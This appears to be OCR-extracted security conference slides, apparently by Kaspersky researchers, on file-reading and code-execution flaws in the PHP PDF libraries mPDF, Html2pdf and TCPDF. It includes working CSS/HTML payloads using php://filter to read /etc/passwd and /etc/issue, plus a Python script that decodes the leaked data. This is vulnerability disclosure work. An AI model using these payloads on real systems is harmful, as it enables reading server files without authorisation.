CwsLCwsLCwsLCwsLCz/wgARCAABAAEDAREAAhEBAxEB/8QAFAABAAAAAAAAAAA
AAAAAAAACP/EABQBAQAAAAAAAAAAAAAAAAAAAD/2gAMAwEAAhADEAAAAEif)');
```

```
@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');
```

```
@import url('data://text/plain/.css?;base64,KTt9CgoK');
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
@import url('data://text/plain/.css?;base64, base64(.afrincss { background:
url(
BwcICxILCwoKCxYPEA0SGhYbGhkWGRgcICgiHB4mHhgZIzAkJiorLS4tGyIyNTEsNSgsLSz/2
wBDAQcICAsJCxULCxUsHRkdLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsL
CwsLCwsLCwsLCwsLCz/wgARCAABAAEDAREAAhEBAxEB/8QAFAABAAAAAAAAAAA
AAAAAAAACP/EABQBAQAAAAAAAAAAAAAAAAAAAD/2gAMAwEAAhADEAAAAEif)');
```

```
@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,base64();})');
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit for /etc/issue

00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001 ......JFIF......
00000010: 0001 0000 ffdb 0043 0007 0505 0605 0407 ....C.....
.....

.afrincss { background:
url(
BAcGBgYIBwcICxILCwoKCxYPEA0SGhYbGhkWGRgcICgiHB4mHhgZIzAkJiorLS4t
GyIyNTEsNSgsLSz/2wBDAQcICAsJCxULCxUsHRkdLCwsLCwsLCwsLCwsL
CwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCz/wgARCAABAAED
AREAAhEBAxEB/8QAFAABAAAAAAAAAAAAAAAAAAACP/EABQBAQAAAAAAA
AAAAAAAAAAAAAD/2gAMAwEAAhADEAAAAEif[SPACE]VWJ1bnR1IDE2LjA0LjQg
TFRTIFxuIFxsCgo=[SPACE]);}

Ubuntu 16.04.4 LTS \n \l

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
$file = _MPDF_TEMP_PATH.'_tempCSSidata'.RAND(1,10000).'_'.$i.
//Save to local file
file_put_contents($file, base64_decode($idata[3][$i]));
// $this->mpdf->GetFullPath($file); // ? is this needed - NO
$CSSstr = str_replace($idata[0][$i], 'url("' $file '")', $CSS
```

BASE64DATA[SPACE]BASE64DATA

New Moon

mPDF 6.0 component: Arbitrary File Reading

base64_decode

(PHP 4, PHP 5, PHP 7)

base64_decode — Decodes data encoded with MIME base64

Description

```
string base64_decode ( string $data [, bool $strict = FALSE ] )
```

strict

If the **strict** parameter is set to **TRUE** then the **base64_decode()** function will return **FALSE** if the input contains character from outside the base64 alphabet. Otherwise invalid characters will be silently discarded.

New Moon

mPDF 6.0 component: Arbitra ading

KASPERSKY

New Moon


mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
<style>
@import
url('data://text/plain/.css?;base64,LmFmcmluY3NzIHsKYmFja2dyb3VuZDogdXJsKGRhdGE6a
W1hZ2UvanBlZztiYXNlNjQsLzlqLzRBQVFTa1pKUmdBQkFRQUFBUUFCQUFELzJ3QkRBQW
NGQlFZRkJBY0dCZ1lJQndjSUN4SUxDd29LQ3hZUEVBMFNHaFliR2hrV0dSZ2NJQ2dpSEI0b
UhoZ1pJekFrSmlvckxTNHRHeUl5TlRFc05TZ3NMU3ovMndCREFRY0lDQXNKQ3hVTEN4VX
NIUmtkTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3
dzTEN3c0xDd3NMQ3dzTEN3c0xDei93Z0FSQ0FBQkFBRURBUkVBQWhFQkF4RUlvOFFBRk
FBQkFBQUFBQUFBQUFBQUFBQUFBQ1AvRUFCUUJBUUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBRC8yZ0FNQXdFQUFoQURFQUFBQUVpZi');

@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,KTt9CgoK');

</style><div class="afrincss">test</div>
```

New Moon


mPDF 6.0 component: Arbitrary File Reading



KASPERSKY lab

New Moon

mPDF 6.0 component: Arbitrary File Reading



New Moon

There is nothing to do here

Eclipse

Html2pdf component

Eclipse

Html2pdf component

```
/**
 * HTML2PDF Library - main class
 *
 * HTML => PDF convertor
 * distributed under the LGPL License
 *
 * @package   Html2pdf
 * @author    Laurent MINGUET
<webmaster@html2pdf.fr>
 * @copyright 2016 Laurent MINGUET
 */
```

Based on TCPDF library

Eclipse

Html2pdf component

```
@todo :
    utiliser de meilleurs fonctions pour manipuler les chaines, car pb d'UTF8
    mise à jour de TCPDF en version 6. Attention aux points suivants :
      + The logic of permissions on the SetProtection() method has been inverted and extended (
      features you want to block.
      + Support for font subsetting was added by default to reduce the size of documents using

4.4.0 (2015-12-11)
    includes a new attribute to page tag 'hideheader' which accepts a list of pages that gonna
    some doc fixes, rephrasing and removing french words
    add composer management
    Update autoload type
    README more readable
    add automatic generation of pdf test files
      script ./test/generate.sh
      You must have the html2pdf folder in http:/localhost/html2pdf/
    fix: Set default font from PDF_FONT_NAME_MAIN constant from TCPDF, if available
    fix: Make space-collapsing regexp Unicode-aware
    fix: some pbs on examples to generate them automatically

4.03 (2011-05-27)
    correction de l'exemple "form.php" : vulnérabilité cross-site scripting corrigée
    correction sur la gestion des retours à la ligne automatique
    correction sur le calcul de la hauteur des balises H1->H6
    amélioration de la gestion des exceptions
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
     */
    public function readStyle(&$html)
    {
        // the CSS content
        $style = ' ';

        // extract the link tags, and remove them in the html code
        preg_match_all('/<link([^>]*)>/isU', $html, $match);
...
            // if type text/css => we keep it
            if (isset($tmp['type']) && strtolower($tmp['type'])=='text/css' && isset($tmp['href'])) {
                // get the href
                $url = $tmp['href'];
        //Header("file: $url");//htlss
                // get the content of the css file
                $content = @file_get_contents($url);
                // add to the CSS content
                $style.= $content."\n";
            }
        }
...
        //analyse the css content
        $this->_analyseStyle($style);
    }
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
    */
    public function readStyle(&$html)
    {
        // the CSS content
        $style = ' ';

        // extract the link tags, and remove them in the html code
        preg_match_all('/<link([^>]*)>/isU', $html, $match);
...
            // if type text/css => we keep it
    protected function _analyseStyle(&$code)
    {
        // clean the spaces
        $code = preg_replace('/[\s]+/', ' ', $code);
                // add to the CSS content
                $style.= $content."\n";
            }
        }
...
        //analyse the css content
        $this->_analyseStyle($style);
    }
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
<style type="text/css">
.class {
    font-family: Freemono;
    font-size: 15px;
```

```
heartless@HeartLESSs-MacBook-Pro-2:~/Work/kasperskyLabs/rnd/html2pdf-4.4.0/_tcpdf_5.0.002/fonts$ ls *.php
almohanad.php               dejavusanscondensedb.php    dejavusansmonoi.php         dejavuserifcondensedi.php   free
arialunicid0.php            dejavusanscondensedbi.php   dejavuserif.php             dejavuserifi.php            free
courier.php                 dejavusanscondensedi.php    dejavuserifb.php            freemono.php                free
dejavusans.php              dejavusansi.php             dejavuserifbi.php           freemonob.php               free
dejavusansb.php             dejavusansmono.php          dejavuserifcondensed.php    freemonobi.php              free
dejavusansbi.php            dejavusansmonob.php         dejavuserifcondensedb.php   freemonoi.php               free
dejavusanscondensed.php     dejavusansmonobi.php        dejavuserifcondensedbi.php  freesans.php                free
heartless@HeartLESSs-MacBook-Pro-2:~/Work/kasperskyLabs/rnd/html2pdf-4.4.0/_tcpdf_5.0.002/fonts$ head freemono.php
<?php
$type='TrueTypeUnicode';
$name='FreeMono';
$desc=array('Ascent'=>800,'Descent'=>-200,'CapHeight'=>40,'Flags'=>32,'FontBBox'=>'[-793 -200 699 800]','ItalicAngle
$up=-125;
$ut=50;
$dw=600;
$cw=array(
32=>600,33=>600,34=>600,35=>600,36=>600,37=>600,38=>600,39=>600,40=>600,41=>600,
42=>600,43=>600,44=>600,45=>600,46=>600,47=>600,48=>600,49=>600,50=>600,51=>600,
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
// init the CSS parsing object
$this->parsingCss = new HTML2PDF_parsingCss($this->pdf);
$this->parsingCss->fontSet();
$this->_defList = array();
```

```
// apply the font
$this->_pdf->SetFont($family, $style, $this->value['mini-siz
$this->_pdf->setTextColorArray($this->value['color']);
```

```
/* tcpdf.php */
public function SetFont($family, $style='', $size=0, $fontfile='') {
    ...
    $fontdata = $this->AddFont($family, $style, $fontfile);
    ...
```

```
public function AddFont($family, $style='', $fontfile='') {
    ...
    $family = strtolower($family);
    ...
    if (file_exists($fontfile)) {
        include($fontfile);
    } else {
        $this->Error('Could not include font definition file: '.$family.'');
    }
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
public function AddFont($family, $style='', $fontfile='') {
    ...
    // include font file
    if (file_exists($fontfile)) {
        include($fontfile);
    } else {
        $this->Error('Could not include font definition file: '.$family.'');
    }
```

```
public function Error($msg) {
    // unset all class variables
    $this->_destroy(true);
    // exit program and print error
    die('<strong>TCPDF ERROR: </strong>'.$msg);
}
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss {
    font-family: base64_encode(file_contents)
}
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: base64_encode(file_contents) }
```

```
<link type="text/css" href="data://text/plain;base64,fQ=="/>

<link type="text/css" href="php://filter/convert.base64-
encode/resource=/etc/issue"/>

<link type="text/css"
href="data://text/plain;base64,LmFmcmluY3NzIHsKZm9udC1mYW1pbHk6"/>

<body><div class="afrincss">test</div></body>
```

Eclipse


Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: base64_encode(file_contents) }
```

```
<link type="text/css" href="data://text/plain;base64,base64(})"/>

<link type="text/css" href="php://filter/convert.base64-
encode/resource=/etc/issue"/>

<link type="text/css" href="data://text/plain;base64,base64(.afrincss { font-family:)
"/>

<body><div class="afrincss">test</div></body>
```

Eclipse

Html2pdf component: Arbitrary File Reading



Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo= }
```

```
<strong>TCPDF ERROR: </strong>Could not include
font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=
```

Eclipse

Html2pdf component: Arbitrary File Reading

.afrincss { font-family: VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo= }

TCPDF ERROR: Could not include font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=

Eclipse

Html2pdf component: Arbitrary File Reading


```
.afrincss { font-family: VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo= }
```

```
<strong>TCPDF ERROR: </strong>Could not include
font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=
```

```
public function AddFont($family, $style='',
    ...
    $family = strtolower($family);
```

Eclipse

Html2pdf component: Arbitrary File Reading



Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

Base64 behavior

plaintext	base64encoded	2x base64encoded
abc123@!#	YWJjMTIzQCEj	WVdKak1USXpRQ0Vq

In our case

plaintext	base64encoded	2x base64encoded
abc123@!#	ywjjmtizqcej	wvdkak1usxprq0vq

base64 is a conversion of any 3 bytes to 4 bytes of b64-alphabet

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

Base64 behavior

plaintext	base64encoded	2x base64encoded
abc123@!#	YWJjMTIzQCEj	WVdKak1USXpRQ0Vq

In our case

plaintext	base64encoded	2x base64encoded
abc123@!#	ywj jmt izq cej	wvdk ak1u sxpr q0vq

strtolower(base64_decode(camel_case_variation('wvdk'))) == 'ywj'

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

b64decode(WVDK).lower() => yp  =?= ywj [False]
b64decode(WVDk).lower() => yp  =?= ywj [False]
b64decode(WVdK).lower() => ywj =?= ywj [True]
b64decode(WVdk).lower() => ywd =?= ywj [False]
b64decode(WvDK).lower() => z  =?= ywj [False]
b64decode(WvDk).lower() => z  =?= ywj [False]
b64decode(WvdK).lower() => z  j =?= ywj [False]
b64decode(Wvdk).lower() => z  d =?= ywj [False]
b64decode(wVDK).lower() =>  p =?= ywj [False]
b64decode(wVDk).lower() =>  p =?= ywj [False]
b64decode(wVdK).lower() =>  wj =?= ywj [False]
b64decode(wVdk).lower() =>  wd =?= ywj [False]
b64decode(wvDK).lower() =>  =?= ywj [False]
b64decode(wvDk).lower() =>  =?= ywj [False]
b64decode(wvdK).lower() =>  j =?= ywj [False]
b64decode(wvdk).lower() =>  d =?= ywj [False]

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: base64_encode(file_contents) }
```

```
<link type="text/css" href="data://text/plain;base64,fQ=="/>

<link type="text/css" href="php://filter/convert.base64-encode/convert.base64-encode/resource=/etc/issue"/>

<link type="text/css" href="php://filter/convert.base64-encode/resource=/etc/issue"/>

<link type="text/css"
href="data://text/plain;base64,LmFmcmluY3NzIHsKZm9udC1mYW1pbHk6"/>

<body><div class="afrincss">test</div></body>
```

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

```
import itertools
import base64

b64once = "vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo="
b64twice = "vldkmwjuujfjreuytgpbmexquwdurljusuz4dulgehndz289"

def split(line, chunk_length):
    return [line[i:i+chunk_length] for i in range(0,len(line),chunk_length)]

b64onceA = split(b64once, 3)
b64twiceA = split(b64twice, 4)

origin = ""

for i in range(len(b64onceA)):
    ob64 = b64onceA[i]
    db64 = b64twiceA[i]
    for res in map(''.join, itertools.product(*((c.upper(), c.lower()) for c in db64))):
        try:
            dec = base64.b64decode(res).lower()
            if dec == ob64:
                print "%s (tolower %s) => %s [equals? %s] " % (res,  dec, ob64, dec == ob64)
                origin+=res
                break
        except:
            pass

print origin
print base64.b64decode(origin)
print base64.b64decode(base64.b64decode(origin))
```

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

```
VldK (tolower vwj) => vwj [equals? True]
MWJu (tolower 1bn) => 1bn [equals? True]
UjFJ (tolower r1i) => r1i [equals? True]
REUy (tolower de2) => de2 [equals? True]
TGpB (tolower lja) => lja [equals? True]
MExq (tolower 0lj) => 0lj [equals? True]
UWdU (tolower qgt) => qgt [equals? True]
RlJU (tolower frt) => frt [equals? True]
SUZ4 (tolower ifx) => ifx [equals? True]
dUlG (tolower uif) => uif [equals? True]
eHND (tolower xsc) => xsc [equals? True]
Z289 (tolower go=) => go= [equals? True]
VldKMWJuUjFJREUyTGpBMExqUWdURlJUSUZ4dUlGeHNDZ289
VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo=
Ubuntu 16.04.4 LTS \n \l
```

Breaking Dawn

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
case 'tcpdf': {
    if (defined('K_TCPDF_CALLS_IN_HTML') AND (K_TCPDF_CALLS_IN_HTML === true)) {
        // Special tag used to call TCPDF methods
        if (isset($tag['attribute']['method'])) {
            $tcpdf_method = $tag['attribute']['method'];
            if (method_exists($this, $tcpdf_method)) {
                if (isset($tag['attribute']['params']) AND (!empty($tag['attribute']['params']))) {
                    $params = unserialize(urldecode($tag['attribute']['params']));
                    call_user_func_array(array($this, $tcpdf_method), $params);
                } else {
                    $this->$tcpdf_method();
                }
                $this->newline = true;
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
case 'tcpdf': {
    if (defined('K_TCPDF_CALLS_IN_HTML') AND (K_TCPDF_CALLS_IN_HTML === true)) {
        // Special tag used to call TCPDF methods
```

```
/**
 * if true allows to call TCPDF methods using HTML syntax
 * IMPORTANT: For security reason, disable this feature if you are printing user HTML content.
 */
define('K_TCPDF_CALLS_IN_HTML', true);
```

```
                $this->$tcpdf_method();
            }
            $this->newline = true;
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
protected function writeDiskCache($filename, $data, $append=false) {
    if ($append) {
        $fmode = 'ab+';
    } else {
        $fmode = 'wb+';
    }
